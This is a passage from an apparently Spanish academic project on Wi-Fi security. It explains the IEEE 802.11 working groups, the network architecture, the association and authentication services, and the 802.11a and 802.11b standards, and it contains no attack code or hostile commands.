- IEEE 802.11g - 54 Mbit/s, 2.4 GHz estándar compatible con "b" (2003)
- IEEE 802.11h - Control de potencia de transmisión (2004)
- IEEE 802.11i - Mejora de seguridad WPA para el borrador y WPA2 para la versión final(2004)
- IEEE 802.11j - Extensiones para Japón (2004)
- IEEE 802.11k - Calcula y valora los recursos de radiofrecuencia para una mejora de la gestión (2007?)
- IEEE 802.11l - Reservado
- IEEE 802.11m - Mantenimiento del estándar.
- IEEE 802.11n - 500Mbit/s (2007)
- IEEE 802.11o - Reservado
- IEEE 802.11p - WAVE – Acceso inalámbrico para vehículos. (2008?)
- IEEE 802.11q - Reservado
- IEEE 802.11r - Movilidad en entornos inalámbricos (2007)
- IEEE 802.11s - ESS red de mallas (2008?)
- IEEE 802.11T - Predicción de rendimiento en redes inalámbricas (2008?)
- IEEE 802.11u - Cooperación con redes que no pertenecientes a la 802.11
- IEEE 802.11v - Gestión de red.
- IEEE 802.11w - Gestión protegida de marcos (2008?)
- IEEE 802.11x - Reservado

- IEEE 802.11y - Mitigación de interferencias

Pero no todos los grupos de trabajo implementan o usan un protocolo seguridad. El interés de este proyecto se centra básicamente en las vulnerabilidades presentes en los protocolos usados por alguna norma de las descritas anteriormente, es por ello que este proyecto se centrará en los dispositivos desarrollados bajo los grupos de trabajo 802.11a/b/g.

3.3 ASPECTOS TÉCNICOS Y FUNCIONAMIENTO DEL ESTÁNDAR 802.11

Para poder comprender las posibles vulnerabilidades del estándar y sus diferentes protocolos de seguridad es necesario realizar una descripción del funcionamiento y arquitectura de una red basada en 802.11.

El estándar define un conjunto de componentes que interactúan entre si, con el objetivo de presentar una movilidad de las estaciones, transparentes para las capas superiores. Para ello se define el concepto de conjunto básico de servicios (BSS), bloque de construcción básico de una red 802.11

La figura 2 muestra un esquema general de la arquitectura. Los óvalos conforman la cobertura de de cada BSS. Si cualquier estación (STA) se saliera del BSS perdería toda comunicación con sus vecinas.




Figura 3.6: Estructura básica 802.11

El esquema mas sencillo que se puede dar en este tipo de redes, consistiría en 2 estaciones conectadas formando un BSS. A este tipo de redes donde no toma parte ningún tipo de infraestructura, se denomina red "ad hoc".

Debido a la corta cobertura que puede proporcionar una BSS, se introduce el concepto de sistema de distribución (DS), pudiendo extender el área de acción conectando entre si varios BSS.

Un DS permite pues, el uso de estaciones móviles. Para ello es necesario implantar un punto de acceso (AP) por cada BSS y conectarlos utilizando o bien un medio inalámbrico o bien uno cableado. Cabe hacer notar que un AP puede ser también un STA con direcciones diferentes para el medio inalámbrico y el sistema distribuido. Un grupo de BSS conforman un conjunto de servicios extendidos (ESS). La figura 3 muestra un esquema de estos componentes.




Figura 3.7: Esquema de un sistema de distribución

La condición indispensable del ESS es aparecer como una única red a las capas superiores del modelo. Por lo tanto la movilidad de las estaciones por los diferentes BSS es transparente para la capa LLC. A un ESS constituido se le asigna un nombre identificador o ESSID, típicamente una cadena ASCII, con el objetivo de poder identificar la red. Este ESSID es transmitido en los paquetes de anuncio de la red con el objetivo de hacerla visible al

resto de estaciones que quieran adherirse al sistema. Posteriormente veremos que esto se puede evitar para dotar al conjunto, de un nivel de seguridad ligeramente superior.

Existen diferentes configuraciones o situaciones que se pueden dar en este esquema y que deben ser afrontadas por el estándar. Puede que varios BSS estén solapados entre si, que estén físicamente disjuntos o que por redundancia se definan varios BSS en una misma localización. Para todos estos casos 802.11 aporta una solución fiable.

Pero uno de los objetivos principales de estas redes es poder comunicarse con otras topologías, por ejemplo con una red cableada. Para ello se utiliza el concepto de portal, que hace de puente entre ambas arquitecturas. Un portal permite pues una comunicación entre redes 802.11 y 802.x. La figura 4 muestra una descripción de ello.




Figura 3.8: Conexión con 802.x

¿Pero, como puede una estación llegar a pertenecer y conformar un BSS o un ESS? Esta cuestión introduce el concepto de servicios lógicos.

3.3.1 SERVICIOS LÓGICOS 802.11

El estándar 802.11 no hace referencia explicita a la implementación de un servicio distribuido (DS), ni trata de definir una arquitectura para su realización. En vez de eso, si que propone el uso de un conjunto de servicios. Estos servicios están orientados al DS y a la

STA, podemos hablar entonces de: servicios de estación (SS) y servicios de sistema de distribución (DSS). Ambos serán utilizados por la subcapa MAC.

Los SS están presentes en toda estación del sistema, incluidos los APs y son los siguientes:

- Autenticación
- Deautenticación
- Privacidad
- Entrega de MSDU

Por otra parte los DSSs son ofrecidos por los APs y conforman el conjunto de servicios que provee el sistema de distribución para el intercambio de información entre APs. Entre ellos están:

- Asociación
- Desasociación
- Distribución
- Integración
- Reasociación

Un esquema completo de la arquitectura incluyendo lo mencionado se puede ver en la figura 2.9:




Figura 3.9: Esquema general 802.11

Pero todos estos elementos representados en el esquema, deben ser direccionables, para poder ser accesibles. Es por ello que 802.11 utiliza un espacio de direcciones de la familia IEEE 802 LAN (direcciones MAC de 48 bits). Permitiendo una compatibilidad con estas arquitecturas. Además, esta abierta a múltiples espacio de direcciones a la hora de hacer uso del DS. Por lo tanto el direccionamiento en el sistema distribuido y en medio inalámbrico puede ser diferente, permitiendo una independencia a la hora de implementar el DS.

Para que todos estos servicios puedan ser implementados se utilizan una serie de mensajes de comunicación entre los elementos del sistema. Este intercambio es realizado por la capa MAC mediante el uso de tres tipos de mensajes: control, gestión y datos.

Los mensajes de control son utilizados como ayuda para hacer posible la entrega de datos, mientras que los de gestión sirven de apoyo a los servicios.

Asumiremos a continuación una red conformada por un ESS y profundizaremos un poco mas en los servicios ofrecidos por la 802.11.

3.3.1.1 MENSAJES DE DISTRIBUCIÓN DENTRO DE UN DS

Distribución

Este servicio es invocado por cada mensaje de datos que va o procede de una estación perteneciente a un ESS, siempre que la trama sea enviada a través del DS. Es decir el proceso seria el siguiente: una estación de un BSS quiere enviar una trama a otra STA de otro BSS. La trama es entregada primero al AP de su BSS. Este AP invoca un servicio de distribución en DS. Este servicio es el que se encarga de entregar al AP correcto la trama. Una vez es recibida por el AP que toca, este enviará por el medio inalámbrico el mensaje a la estación destinataria.

La forma en que los mensajes son distribuidos por el DS no concierne al estándar 802.11, pero si ha de definir un conjunto de información para que el DS pueda entregar el mensaje. Esta información es la generada por los servicios de asociación, desasociación y reasociación.

Puede darse el caso de que la estación receptora del mensaje este en el mismo BSS, el servicio de distribución es invocado de todas maneras y el mensaje es entregado en el mismo BSS.

Integración

Si el servicio de distribución determina que el destinatario del mensaje es miembro de una LAN, el punto de salida, dentro del DS, seria un portal y no un AP. Los mensajes destinados pues al portal general una invocación a la función de integración por parte del DS. Esta función se encargará de entregar al medio LAN el mensaje, pese a que se deba realizar un cambio de espacio de direcciones. En el caso contrario funciona de igual manera, todo mensaje que llega al portal proveniente de la LAN invoca una función de integración seguido de una de distribución.

3.3.1.2 OTROS SERVICIOS QUE DAN SOPORTE AL SERVICIO DE DISTRIBUCIÓN

El propósito principal de la capa MAC es poder entregar MSDUs. El proceso de asociación permitirá conocer parámetros necesarios para la entrega de estas unidades por parte del servicio de distribución, proceso clave en la seguridad del sistema. Por lo tanto antes de que una estación pueda transmitir o recibir cualquier tipo de información deberá estar asociada.

Para entender el concepto de asociación primero ha de quedar claro el concepto de movilidad.

Tipos de Movilidad

Existen 3 tipos de movilidad

- Sin transición : la estación no se mueve o está dentro del mismo rango del BSS
- Transición entre BSSs: dentro de un mismo ESS la estación cambia de BSS.
- Transición entre ESS: cambio de ESS y por lo tanto de BSS. El mantenimiento de la conexión deberá ser realizado por capas superiores.

Diferentes servicios de asociación dan soporte a las diferentes categorías de movilidad.

Asociación

Para entregar un mensaje el servicio de distribución necesita saber el AP al cual esta adherido la estación destino. Esta información es producida por la función de asociación. Esta operación es suficiente cuando se tiene movilidad sin transición, pero no cuando se tiene transacción entre BSSs.

Antes de que una estación transmita, esta primero ha de invocar a la función de

asociación generando un par STA – AP que recibe el sistema de distribución. En un instante determinado una estación solo puede estar asociada a un único AP. Asegurando una respuesta única a la pregunta "¿Qué AP esta sirviendo a esta estación?".

Una estación puede ver el conjunto de APs a su alcance e invocar a la función de asociación, para un determinado AP.

Reasociación

Como hemos comentado antes el proceso de asociación solo sirve para una movilidad sin transición. Si se requiere que la estación pueda cambiar de BSS pero no de ESS, se invoca a la función de reasociación. Esto permite cambiar el mapa AP-STA que maneja el DS. Este proceso es siempre invocado por la estación que está en movimiento.

Desasociación

El proceso de desasociación es invocado cada vez que se desea terminar con una asociación.

Puede ser requerido por cualquiera de las dos partes involucradas en el proceso, tanto una estación que no es punto de acceso como un AP. Nunca podrá ser revocada por ninguno de los dos.

3.3.1.3 ACCESO Y CONFIDENCIALIDAD

IEEE 802.11 intenta proveer funcionalidades equivalentes a las redes cableadas. Estas asumen el control del medio físico con unas características más o menos constantes. En este caso al tratarse de un medio inalámbrico, las condiciones pueden ser variables.

Por lo tanto se requerirán algunos servicios adicionales para proveer la funcionalidad de una línea cableada; autenticación y privacidad. EL primero se refiere a lo que se podría llamar en un entorno físico cableado "conectarse", mientras que el segundo intenta imitar los

criterios de confidencialidad de una red 802.3.

Autenticación

Un sistema cableado proporciona, por si solo, un nivel mas elevado de seguridad. Usando el aire como medio de transmisión, este factor se ve decrementado notablemente. El proceso de autenticación permite controlar el acceso a la LAN. Este servicio es usado por todas las estaciones para establecer sus identidades con las STAs con las que se quieran comunicar. Se ha de llevar a cabo con éxito este proceso para que pueda darse una asociación.

El estándar puede funcionar con dos métodos de autenticación; como sistema abierto y con clave compartida explicados con mas detalle en el punto 2.3.3.

Una estación puede estar autenticada con varias estaciones en un momento dado. Este servicio puede ser invocado independientemente de la asociación.

Existe un proceso de preautenticación que permite reducir el tiempo de autenticación cuando se produce una invocación de reasociación.

Deautenticación

Este servicio producirá por lo tanto una desasociación de la estación, ya que la autenticación es un prerrequisito que ha de cumplir todo proceso de asociación. La deautentificación es una notificación y no una petición. Tanto un AP como una estación pueden realizarla.

Privacidad

En una LAN cableada, solo las estaciones que están físicamente conectadas pueden escuchar el tráfico de la red. En el caso de un medio sin cables esto conforma un serio

problema de seguridad, ya que una única conexión inalámbrica perteneciente a la red cableada podría llegar a comprometerla en su totalidad.

La información pues, deberá ser encriptada para poder equipararse al nivel de seguridad que tienen los sistemas cableados. 802.11 especifica el algoritmo WEP (Wired Equivalent Protocol) que al menos, puede producir un nivel supuestamente equivalente al cableado.

Si una estación intenta transmitir datos sin encriptar o con una clave no valida a un AP, este desechará los marcos de datos, sin informar a la capa LLC.

Para poder dotar al sistema con una cierta seguridad y privacidad cada estación maneja una maquina de estados, que le provee de una capacidad para usar unos servicios u otros. Veamos como es esta relación.

3.3.2 RELACIONES ENTRE LOS SERVICIOS

Cada estación mantiene 2 variables por cada STA con el que quiera comunicar; estado de la asociación y estado de la autenticación. Por lo tanto esta relación puede estar en tres estados, como muestra la figura siguiente. Para cada estado se definen un grupo/clase de marcos que son aceptados.

Figura 3.10: Relación entre estados y servicios

Encontramos pues, tres tipos de marcos. En cada estado se aceptan una serie de marcos u operaciones permitidas:

- Clase 1, no autenticado y por lo tanto no asociado.
- Clase 2 ,si y solo si ha sido previamente autenticado
- Clase 3 ,si y solo si ha sido previamente asociado

El proceso que realiza un cliente para encontrar y asociarse con un AP es el siguiente:

Los AP transmiten "BEACON FRAMES" (o paquetes de anuncio) cada cierto intervalo de tiempo fijo. Para asociarse con un AP y unirse a una red en modo infraestructura (modo en el cual el AP hace las funciones de coordinador de la red, centralizando todo el tráfico), un cliente escucha en busca de "BEACON FRAMES" para identificar Puntos de Acceso. El cliente también puede enviar una trama "PROVE REQUEST" que contenga un ESSID determinado para ver si le responde un AP que tenga el mismo ESSID. Después de identificar al AP, el cliente y el AP realizan autenticación mutua intercambiando varios "management frames" (o paquetes de gestión) como parte del proceso. Hay varios mecanismos de autenticación posibles que veremos con más detalle un poco más adelante.

Después de una autenticación realizada con éxito, el cliente pasa a estar en el segundo estado (autenticado y no asociado). Para llegar al tercer estado (autenticado y asociado) el cliente debe mandar una trama "ASSOCIATION REQUEST" y el AP debe contestar con una trama "ASSOCIATION RESPONSE", entonces el cliente se convierte en un "Host" más de la red inalámbrica y ya está listo para enviar y recibir datos de la red.

Pongamos un ejemplo de que ocurriría si una estación A recibe un marco de datos de clase 3 con una dirección "Unicast", de otra estación B y esta no esta ni autenticada ni

asociada. La STA A entonces enviará un mensaje de deautenticación a B avisándole. Puede darse el caso de que si este autenticada pero no asociada, por lo tanto se enviaría una notificación de desasociación. Cabe hacer notar que para una configuración donde solo exista un BSS, por ejemplo en una red "Ad hoc" solo se intercambiarán marcos de clase 1 y 2, y solo se invocan servicios tipo SS.

Pero, ¿cómo se produce este proceso de autenticación, clave en la seguridad del sistema? El siguiente punto trata de exponer este proceso y la serie de pasos que se llevan a cabo para realizarlo.

3.3.3 AUTENTICACIÓN

Ya que uno de los objetivos de este proyecto es mostrar los diferentes modelos de conexión supuestamente segura, es por eso que cabe destacar el proceso de autenticación dentro del estándar. Más tarde hablaremos de privacidad en más detalle y los diferentes algoritmos para conseguirla.

IEEE 802.11 define dos tipos de autenticación: autenticación en sistema abierto y autenticación de clave compartida. El método elegido vendrá declarado en el cuerpo del marco de gestión de autenticación. Estos deberán ser unicast, sin embargo no ocurre los mismo con los marcos de deautenticación, que permiten elegir direcciones broadcast, multicast o unicast.

Este proceso se puede dar en modo infraestructura entre un AP y una estación de un BSS o en modo "ad hoc" entre dos estaciones de un IBSS.

Sistema de autenticación abierto

Es el mecanismo de autenticación más simple que existe. Cualquier estación que pida

autenticación usando este método se llevará a cabo si la STA receptora tiene el campo "ifdot11AuthenticationType" un valor "Open". Este proceso no quiere decir que siempre se realice con éxito la autenticación, puede ser que una estación no quiera establecer relación con otra en particular.

A continuación se explica el proceso en la Figura 7 en tres sencillos pasos utilizando 2 marcos:




Figura 3.11: Autenticación en un sistema abierto

1. La estación que inicia el proceso envía un marco de autenticación a la STA destino, en un modo infraestructura un AP.

2. El punto de acceso autentifica a la estación si todo ha ido correcto.

3. EL cliente pasaría a asociarse.

Sistema de autenticación por clave compartida

Permite la autenticación de cualquier STA que conozca la clave preestablecida por la estación receptora. Todo esto se realiza sin la necesidad de enviar la clave por el medio. Requiere pues del mecanismo WEP de privacidad. Se presupone que la clave compartida se ha entregado a los participantes de antemano bajo un canal seguro. Durante el proceso de autenticación, se transmite 2 tipos de información; el reto y el reto cifrado.

A continuación se describirá brevemente el proceso, mostrado en la *Figura 2.12*:




Figura 3.12: Autenticación en un sistema cerrado

1. La estación que quiere conectarse al AP envía una petición de autenticación.
2. El AP contesta, enviando un texto plano (reto) para que la STA de origen lo encripte.
3. EL cliente encripta el texto usando la clave compartida y se lo envía al AP.
4. Si el texto cifrado coincide con el texto cifrado por el AP, entonces este lo autentifica.

El concepto de privacidad y los métodos para conseguirla serán explicados mas adelante.

3.4 EVOLUCIÓN DEL ESTÁNDAR

La norma 802.11 esta conformada por una serie de grupos de trabajo, cada uno de los cuales dedicado a un desarrollo particular en el ámbito de la tecnología inalámbrica. A continuación se presenta la evolución que el estándar ha sufrido desde que viera la luz su primera versión en el año 1997. Algunos de los grupos de trabajo que se explican a

continuación están en fase de desarrollo, mientras que otros están consolidados y extendidos en el ámbito cotidiano de la ingeniería.

3.4.1 802.11A (1999)

En 1999 el IEEE publica el estándar 802.11a, apareciendo en el mercado los primeros productos compatibles con la norma hacia el año 2001. Todavía hoy en día se siguen comercializando ya que presentan una serie de ventajas respecto a dispositivos desarrollados posteriormente, como 802.11b/g. La norma 802.11a utiliza la banda de los 5GHz, esto le hace mas resistente a interferencias producidas por otros aparatos domésticos como hornos microondas, dispositivos Bluetooth. Sin embargo, la utilización de esta banda también tiene sus desventajas, dado que restringe el uso de los equipos 802.11a a únicamente puntos en línea de vista, con lo que se hace necesario la instalación de un mayor número de puntos de acceso. Por otra parte presenta un amplio rango de canales, los cuales permiten realizar una cobertura mucho mayor de celdas a la hora de diseñar una red inalámbrica sin interferencias. Por el contrario 802.11a es incapaz de interoperar con dispositivos de otras normas de su familia, como podrían ser 802.11b o 802.11g ya que trabajan en otra frecuencia, presentan arquitectura distinta y utilizan modulación diferente. Los productos desarrollados solo bajo este estándar presentan un coste mas elevado. En lo referente al consumo y área de cobertura también se ven superados por sus hermanos 802.11b/g.

La norma 802.11a fue creado por el IEEE americano, pero paralelamente en Europa también se ha estado trabajando en medios inalámbricos para redes locales. Fruto de ello es el estándar HIPERLAN/1 creado por el ETSI y que vio la luz en 1996. Ambos son incompatibles debido a razones de diseño, modulación y frecuencia. Mas tarde en el año 2000 se termina de desarrollar el HIPERLAN/2, muy parecido a 802.11a trabajando en los 5GHz, con igual velocidad de transmisión pero incompatibles nuevamente. Actualmente el estándar americano ha ocupado el lugar en el mercado del viejo continente que le hubiera

podido corresponder a la aproximación europea. Cabe destacar que HIPERLAN/2 presenta una solución que permite QoS, además de una modulación adaptativa TDMA muy parecida a la utilizada por WIMAX (estándar inalámbrico WAN). Las especificaciones de HIPERLAN/2 están siendo desarrolladas por el TC (comité técnico) BRAN. Estos a su vez están trabajando en cooperación con MMAC (grupo de trabajo de alta velocidad inalámbrica japonés). El MMAC es un sistema móvil de acceso inalámbrico que permite tasas de transmisión en torno a 1Gbps, usando la banda SHF de 3-60GHz. Una ilustración comparativa de las diferentes tecnologías se ve en la *Figura 2.13*.




Figura 3.13: Diferentes tecnologías inalámbricas y relación entre grupos de trabajo

Como puede observarse en la figura la ITU es la encargada de coordinar a los grupos de trabajo. MMAC comenzó su desarrollo en el año 1996 y prevé tener resultados hacia el año 2008, entre otras características presenta compatibilidades con la norma 802.11.

Esta es una visión global del estado del arte y trabajos futuros en comunicaciones para redes de área local actualmente en América, Europa y Japón. Pero volvamos a lo que acontece a este proyecto que es la norma americana. A continuación se tratará de dar una aproximación del estado actual del mercado en cuanto a esta tecnología, exponiendo algunos productos y

precios.

Actualmente el mercado ofrece una amplia oferta de dispositivos compatibles a su vez con la norma 802.11b/g, pero en menor medida con 802.11a/b/g. La amplia aceptación e implantación de estos productos ha producido un descenso del precio, lo cual permite que cualquier persona pueda desplegar una red inalámbrica en su casa sin excesivo coste. A continuación se muestra un ejemplo de tres dispositivos compatibles con las variantes a/b/g de la norma.

	PCMCIA Marca Buffalo Trabaja en 802.11a+b+g Incorpora amplificador. Hasta 108Mbps Encriptación WPA (TKIP, AES) y WEP 64/128bits
	Marca: Ovislink Tipo: Antena tipo varilla. Cobertura: Omnidireccional (360ºH, 30ºE). Instalación: Directa al conector SMA del Punto de acceso. Rango de frecuencia: 2.4 – 2.5 Ghz. Impedancia: 50 Ohmios nominales. VSWR: Menos de 2 Ganancia: 10 dBi. Polarización: Vertical. Conector: SMA (Hembra). Peso: 45g Dimensiones: 39,5 x 1 cm

	Router Marca Buffalo Potencia de 84mW Dual (802.11a y 802.11g) Hasta 108Mbps (Super A y Super G) Encriptación WPA-PSK (TKIP, AES) y WEP de 64/128bits Incluye NAT/Firewall SPI y detector de intrusos

La principal aportación del grupo de trabajo 802.11a con respecto a 802.11 es la definición de una nueva capa física que permita velocidades superiores a los 1Mbps y 2Mbps del primer estándar. Para ello contemplan el uso de OFDM para la banda de 5GHz.

3.4.2 802.11B (1999)

En 1999, el IEEE aprueba el estándar 802.11b "High Rate" (también llamado Wi-Fi), consiguiendo un ancho de banda de 11Mbps, mucho mayor de los 1Mbps y 2 Mbps del 802.11 legacy.

En 1998 Lucent Technologies y Harris Semiconductors propusieron al IEEE un nuevo estándar llamado 802.11b, que introducía como novedad el método CCK (Complementary Code Keying) con el fin de poder transmitir a 11Mbps. Para lograr dicho rendimiento realizaron un cambio de codificación de datos utilizando CCK. En vez de usar el Código Barker se usan series de secuencias complementarias que cuentan con 64 únicas palabras que pueden usarse. En contraposición al Código de Barker, por CCK se pueden representar 6 bits de datos en una sola palabra y no 1 bit de datos por palabra como hacía el Código Barker.

La norma, 802.11b, ofrece11Mpbs teóricos, en las mejores condiciones. Bajo esta norma, se transmite en unos 5.9 Mbps en promedio para TCP y 7.1 Mbps para UDP. Lo cual es una excelente velocidad para videoconferencia, Internet, etc. Cabe destacar que la norma "b" utiliza el mismo acceso al medio que el estándar original, el ya comentado CSMA/CA, el cual introduce un cierto "overhead" al sistema.

Los primeros productos 802.11b aparecieron muy rápidamente en el mercado debido a la rectificación de codificación en DSSS comentada anteriormente. Así pues los integrados de los productos fueron fácilmente actualizados a la nueva codificación soportando las mejoras de 802.11b. Este repentino salto de rendimiento comparado con el del estándar original, así como un descenso de los precios debido a la rápida aceptación del producto por parte de los usuarios produjo el asentamiento de la norma como la tecnología inalámbrica definitiva para redes de área local.

802.11b suele ser utilizado para conexiones tipo punto-multipunto, donde un AP se comunica de forma omnidireccional con uno o más clientes dentro del área de cobertura. Valores típicos del área que puede llegar a cubrir en localizaciones interiores son 30 metros a 11 Mbps y 90 metros a 1 Mps

Con antenas de alta ganancia externas, el protocolo puede además ser usado para conexiones tipo punto-punto, con coberturas de hasta 8 Km. Existen algunas experiencias de conexiones con línea directa que han alcanzado de 80 a 120 Km. En España asociaciones como Fadaiat1 han conseguido establecer un enlace inalámbrico uniendo el Estrecho de Gibraltar.

Debido a que estas ondas son consideradas como microondas, de algún modo pueden ser perjudiciales para la salud, es por eso que los desarrolladores e ingenieros deben ceñirse a las limitaciones legales en cuanto a la potencia efectiva irradiada. La radiación electromagnética de 2,4 GHz es absorbida por el agua y por tanto la calienta (hornos de microondas). Por tanto un emisor inalámbrico podría calentar el tejido humano, lo cual plantea posibles problemas de salud. Sin embargo en realidad la potencia radiada es tan baja

1 http://fadaiat.net/

(100 mW máximo) que el efecto es despreciable. Es mayor la influencia de un horno de microondas en funcionamiento. Comparado con la telefonía móvil un terminal GSM transmite con más potencia (hasta 600 mW) y se tiene mucho más cerca del cuerpo normalmente (aunque GSM no emite en la banda de 2,4 GHz).

Por otro lado los equipos de la familia 802.11 normalmente solo emiten cuando transmiten datos. Un teléfono GSM emite siempre que está encendido.

Retomando nuevamente la tasa de operabilidad del estándar, este puede funcionar a 11 Mbps, pero puede descender a 5.5 Mbps, 2 Mbps incluso 1Mbps, si la calidad de la señal se ve decrementada. Este proceso recibe el nombre de Selección Adaptativa de Ratio. Claro esta, ratios bajos de transmisión utilizan gran redundancia en los datos y menos complejidad en la comunicación, para vencer las atenuaciones introducidas en el medio. Existen extensiones a esta norma las cuales permiten un incremento en la velocidad de transmisión. Velocidades de 22, 33, 44 Mbps, han podido ser alcanzadas con versiones propietarias no aceptadas por el IEEE. Muchas compañías de telecomunicaciones han hecho públicas versiones de la norma 802.11b+, las cuales han sido sucumbidas por la aparición del estándar 802.11g, que permite transmisiones a 54 Mbps, además de una plena compatibilidad con 802.11b.

Actualmente el mercado ofrece una amplia oferta de dispositivos compatibles a su vez con la norma 802.11b/g. La amplia aceptación e implantación de estos productos ha producido un descenso del precio, lo cual permite que cualquier persona pueda desplegar una red inalámbrica en su casa o en la empresa sin excesivo coste. A continuación se muestra un ejemplo de tres dispositivos compatibles con las variantes b/g de la norma.

